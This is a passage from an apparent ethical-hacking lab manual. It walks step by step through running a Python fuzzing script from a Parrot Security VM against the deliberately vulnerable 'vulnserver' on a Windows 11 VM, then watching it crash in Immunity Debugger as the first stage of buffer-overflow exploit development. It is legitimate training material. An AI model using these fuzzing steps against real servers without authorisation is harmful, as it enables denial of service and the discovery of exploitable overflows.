54. Paste the **Scripts** folder on the **Desktop**.



55. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.




56. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.


57. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

    Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

58. Switch to the **Windows 11** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
59. You can observe the connection requests coming from the host machine (**10.10.1.13**).




60. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.
61. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.



62. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

63. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

    Note: The byte size might differ in your lab environment.




64. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.

65. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

